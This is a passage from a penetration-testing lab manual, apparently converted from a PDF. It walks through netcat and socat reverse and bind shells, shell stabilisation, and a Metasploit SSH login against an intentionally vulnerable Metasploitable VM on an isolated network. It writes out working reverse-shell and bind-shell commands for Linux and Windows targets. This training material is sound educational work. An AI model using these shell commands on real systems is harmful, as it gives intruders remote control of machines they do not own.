The terminal session shows a exploit development process:

- Step 1: A listener is set up with `nc -lvpn 443`. A connection from [192.168.56.103] is accepted.
- Step 2: The payload is executed with `python -c 'import pty;pty.spawn("/bin/bash")'`. The user then presses **CTRL+Z**.
- Step 3: The terminal prompt changes to a root shell on Kali Linux with `[root@kali ~]`, and the echo command is turned off with `stty raw -echo;fg`.
- Step 4: The user's `id` command shows they are now root.

```
L# nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 38458
[python -c 'import pty;pty.spawn("/bin/bash")']
msfadmin@metasploitable:~$ [export TERM=xterm]
export TERM=xterm
msfadmin@metasploitable:~$ ^Z CTRL+Z
zsh: suspended nc -lvpn 443
[root@kali ~]# [stty raw -echo;fg]
[1] + continued nc -lvpn 443
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

You can exit this shell and return to your Kali terminal by typing `exit`. You can also reset the echo that we turned off earlier, by typing “`reset`” in your terminal. Do this if you think your terminal looks strange.

Lab 68. Getting a Reverse Shell Using Socat

Lab Objective:

Learn how to use the socat tool to get a reverse shell on a target.

Lab Purpose:

Socat is a command line-based utility that establishes two bi-directional byte streams and transfers data between them. Socat can be used for many different purposes due to its versatility.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using socat to create a reverse shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Socat comes pre-installed on Kali Linux. The main difference between netcat and socat is that the syntax for using socat is more difficult to understand. Socat is used to make connections between two points. These points can be anything. We will begin by creating a reverse shell connecting our Kali VM to our Metasploitable VM.

First, let's find out the eth0 IP address of our Kali VM and write it down. We will use this information on our Metasploitable VM. Open a terminal screen in Kali VM and type this command:

```
ifconfig
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:2fffea:1f86 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
RX packets 18154 bytes 5374325 (5.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1048 bytes 86880 (84.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

192.168.56.103 is IP address of our Kali VM in this case.

Then, establish a listener on our Kali VM by typing the following:

```
socat TCP-L:8080 -
```

This creates a listener on our Kali VM and is the equivalent of typing “nc -lvpn 8080” in netcat.

Task 3:

We will then switch to our Metasploitable VM and type the following to connect back to our Kali VM:

```
socat TCP: 192.168.56.103:8080 EXEC:"bash -li"
```

```
msfadmin@metasploitable:~$ socat TCP:192.168.56.103:8080 EXEC:"bash -li"
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ usage: ssh [-1246AaCf gKkM M nq sTtUuXxY] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-e escape_chars] [-F configfile]
           [-i identity_file] [-L [bind_address:]port:host:hostport]
           [-l login_name] [-n nac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-R [bind_address:]port:host:hostport] [-S ctl_path]
           [-w local_tun[:remote_tun]] [user@]hostname [command]
msfadmin@metasploitable:~$ Metasploitable VM
```

If we return to our Kali terminal and attempt to execute commands such as “id” and “whoami”, we can see that we have successfully established a shell to our metasploitable machine.

The screenshot shows a terminal window on a Kali VM. The command `socat TCP-L:8080 -` is running in the background, indicated by a green box around the prompt and the command. A red arrow points from a circled '1' at the top right towards this command. Another red arrow points from the word 'ssh' at the bottom left towards the same command. In the foreground, several commands are being run:

- `whoami`: Shows the user is `msfadmin`.
- `id`: Shows the user has a uid of 1000 and a gid of 1000, belonging to groups adm, dialout, cdr, floppy, audio, dip, video, plugdev, fuse, lpadmin, and sambashare.
- `ssh`: A red arrow points from this command to the `socat` command above it.

This is an unstable shell and it is not interactive, as you can see processes such as SSH do not work. **crtl + c** will also kill the shell. This is a useful technique to know, however, in the event that netcat does not work. Socat is also very versatile and it is much easier to stabilise the shell, as you will see in a later lab.

If we were to attempt to establish a reverse shell using socat on a windows machine, we would need to change the syntax of the command connecting back to our Kali machine from the Windows machine. The syntax would change to the following:

```
socat TCP:<local IP of Windows Machine>:<port> EXEC:powershell.exe,pipes
```

This command will use the Windows Powershell instead of bash to create the shell. The pipes options forces powershell to use Unix style standard input and output, which makes it easier for us to use the shell.

Lab 69. Establishing a Bind Shell Using Socat

Lab Objective:

Learn how to use the socat tool to get a bind shell on a target.

Lab Purpose:

Socat is a command line-based utility that establishes two bi-directional byte streams and transfers data between them. Socat can be used for many different purposes due to its versatility.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.


Lab Walkthrough:

Task 1:

In this lab, we will be using socat to create a bind shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.


Task 2:

Socat comes pre-installed on Kali Linux. The main difference between netcat and socat is that the syntax for using socat is more difficult to understand. Socat is used to make connections between two points. These points can be anything. We will begin by creating a bind shell connecting our Kali VM to our Metasploitable VM.

First, let’s find out the eth0 IP address of our Metasploitable VM and write it down. We will use this information on our Kali VM. Open a terminal screen in Metasploitable VM and type this command:

```
ifconfig
```

```
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:55:32:58  
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe55:3258/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:1544 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:67 errors:0 dropped:0 collisions:0 txqueuelen:1000  
             RX bytes:478445 (467.2 KB)  TX bytes:10972 (10.7 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
msfadmin@metasploitable:~$ _
```



192.168.56.102 is IP address of our Metasploitable VM in this case.

Then, establish a listener on our Metasploitable VM by typing the following:

```
socat TCP-L:8080 EXEC:"bash -li"
```

This creates a listener on our Metasploitable VM and is the equivalent to typing “nc -lvp 8080” in netcat.


Task 3:

We will then switch to our Kali VM and type the following to connect to our Metasploitable VM:

```
socat TCP:192.168.56.102:8080 -
```

If we return to our Kali terminal and attempt to execute commands such as “id” and “whoami”, we can see that we have successfully established a shell to our Metasploitable VM.

```
(kali㉿kali)-[~]  
└─$ socat TCP:192.168.56.102:8080 -  
whoami  
msfadmin  
id  
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```



This is an unstable bind shell and it is non-interactive, as you can see processes such as SSH do not work. Ctrl + c will also kill the shell. This is a useful technique to know, however, in the event that netcat does not work. Socat is also very versatile and it is much easier to stabilise the shell, as you will see in a later lab.

If we were to attempt to establish a bind shell using socat on a windows machine, we would need to change the syntax of the listener on our Windows machine. The syntax for our listener on a Windows machine would change to the following:

```
socat TCP-L:8080 EXEC:powershell.exe,pipes
```

This command will use the Windows Powershell instead of bash to create the shell. The pipes option forces powershell to use Unix style standard input and output, which makes it easier for us to use the shell.

Lab 70. Establishing a Stable Socat Shell

Lab Objective:

Learn how to stabilise a shell with socat.

Lab Purpose:

Socat is a command line-based utility that established two bi-directional byte streams and transfers data between them. Socat can be used for many different purposes due to its versatility.

Lab Tool:

Kali Linux and Metasploitable VM.

Lab Topology:

You can use Kali Linux in a VM for this lab.


Lab Walkthrough:

Task 1:

In this lab, we will be using socat to create a stable reverse shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.



We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

Socat comes pre-installed on Kali Linux. The main difference between netcat and socat is that the syntax for using socat is more difficult to understand. Socat is used to make connections between two points. These points can be anything. We will begin by creating a reverse shell connecting our Kali VM to our Metasploitable VM. We first need to establish a listener on our Kali VM.

One of the reasons you might use socat over netcat for establishing a shell is because we can establish a fully stable shell much more quickly and with greater ease.

First, let’s find out the eth0 IP address of our Kali VM and write it down. We will use this information on our Metasploitable VM. Open a terminal screen in Kali VM and type this command:

```
ifconfig
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:2ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
RX packets 18154 bytes 5374325 (5.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1048 bytes 86880 (84.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

192.168.56.103 is the IP address of our Kali VM in this case.

Then, establish a new listener on our Kali VM by typing the following:

```
socat TCP-L:8080 FILE:`tty`,raw,echo=0
```

This command will establish a listener on the port we specify. It will also allocate a new tty and set the echo to zero from start, meaning we don't have to specify this later like we did with netcat (by hitting CTRL+Z and then typing "stty raw -echo; fg").

Task 3:

A normal socat listener can be connected to with any payload, but this new listener cannot. We will need to use a specific socat command in order to connect to this listener. For this to work, our target must have socat installed.

We will now switch to our Metasploitable VM. The specific command we will be typing into the terminal in our Metasploitable VM looks like the following:


```
socat TCP:192.168.56.103:8080 EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

Do not break this command above using enter when typing into the terminal screen!

The first section will connect the Metasploitable VM back to our Kali VM on the port specified.

- The EXEC:”bash -li” creates an interactive bash shell for us to use
- pty allocates a pseudoterminal on the target, which is required as part of the stabilisation process
- stderr makes sure any error messages we may encounter get shown in the shell, which doesn’t happen with a non-interactive shell
- sigint – If we hit ctrl + c while in the shell, it will now be passed to any processes we are running in the shell, which allows us to kill processes and commands in the shell
- setsid will create the process in a new session
- sane will stabilise the terminal and attempt to normalise it

If we return to our Kali terminal and attempt to execute commands such as “id” and “whoami”, we can see that we have successfully established a shell to our metasploitable machine.



```
(kali㉿kali)-[~]
└─$ socat TCP-L:8080 FILE:`tty`,raw,echo=0
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdr
om),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(l
padmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ ssh
usage: ssh [-1246AaCfgKkMNnqsTtVvXxY] [-b bind_address] [-c cipher_spe
c]
          [-D [bind_address:]port] [-e escape_char] [-F configfile]
          [-i identity_file] [-L [bind_address:]port:host:hostport]
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p
port]
          [-R [bind_address:]port:host:hostport] [-S ctl_path]
          [-w local_tun[:remote_tun]] [user@]hostname [command]
msfadmin@metasploitable:~$ interactive shell
msfadmin@metasploitable:~$
```

This is a fully stable reverse shell and it is also interactive, as you can see interactive processes such as SSH will work. You will also notice that ctrl + c

will not kill the shell. You will also notice the `msfadmin@metasploitable:~$` indicating that we have a fully featured shell on the target.

Socat can establish a more stable shell on a target with little effort. The main problem with using this tool is ensuring that the target has the tool installed.

Lab 71. Upgrading a Limited Shell to Meterpreter Shell Using Metasploit

Lab Objective:

Learn how to upgrade a shell to Meterpreter using Metasploit.

Lab Purpose:

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux and Metasploitable

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be using Metasploite to create a stable shell on a metasploitable machine. If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware, the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
```

We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:


Metasploit comes pre-installed on Kali Linux. In this lab, we will be establishing a shell on our Metasploitable VM using SSH, and then upgrading this shell to a meterpreter shell using Metasploit. To begin this lab, have both your Kali VM and Metasploitable VM up and running. For the sake of good practice, we will begin by running a scan using Metasploit on the target. To do this, we will first need to connect Metasploit to the database by typing the following in our Kali terminal:

```
sudo msfdb init
```

```
(kali㉿kali)-[~]
$ sudo msfdb init
[sudo] password for kali:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Once this is done, we can then open the tool by typing the following:

```
sudo msfconsole
```



```
[ metasploit v6.0.35-dev ]  
+ -- --=[ 2106 exploits - 1134 auxiliary - 357 post ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 8 evasion ]  
  
Metasploit tip: When in a module, use back to go  
back to the top level prompt  
  
msf6 >
```

Once the tool is open, we can then run the following to scan our target:

```
db_nmap -sV 192.168.56.102
```

```
msf6 > db_nmap -sv 192.168.56.102
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-03 22:10 EDT
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.00016s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  shell       Netkit rshd
[*] Nmap: 1099/tcp  open  java-rmi   GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc        VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11        (access denied)
[*] Nmap: 6667/tcp  open  irc        UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:55:32:58 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
msf6 >
```


192.168.56.102 is the IP address of our Metasploitable VM in this instance. You can find out the IP address of your Metasploitable VM by typing “ifconfig” in its console.

Task 2:

Note that SSH is running on port 22. Once the scan is done, we will then login to our Metasploitable VM through Metasploit using SSH. This can be done by running the following set of commands:

```
use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.56.102
set rport 22
```

```
set username msfadmin  
set password msfadmin
```



```
msf6 > use auxiliary/scanner/ssh/ssh_login ①  
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.56.102 ②  
rhosts => 192.168.56.102  
msf6 auxiliary(scanner/ssh/ssh_login) > set rport 22 ③  
rport => 22  
msf6 auxiliary(scanner/ssh/ssh_login) > set username msfadmin ④  
username => msfadmin  
msf6 auxiliary(scanner/ssh/ssh_login) > set password msfadmin ⑤  
password => msfadmin  
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Let's break this set of commands down:

- rhosts is the IP address of your Metasploitable VM which we will be connecting to
- rport is the port through which we will be connecting
- The username and password specified will log us into the Metasploitable VM using SSH

Once you have typed these commands, type the following to login through SSH:

```
run
```

This will log us into the Metasploitable VM through SSH and will generate a limited shell for us to interact with the machine.

The screenshot shows a terminal window for the Metasploit Framework (msf6). The user has run an auxiliary module to find an SSH login vulnerability on a target host. After executing the module, they check for active sessions.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' [uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug dev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] Command shell session 1 opened (192.168.56.103:37029 → 192.168.56.102:22) at 2021-04-03 22:18:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

Two red arrows point from the text "1" and "2" to specific parts of the terminal output:

- Arrow 1 points to the line "[*] Command shell session 1 opened ...".
- Arrow 2 points to the "Active sessions" section, which lists the session details.

Active sessions	
Id	Name
1	shell linux

Information and Connection details for session 1:

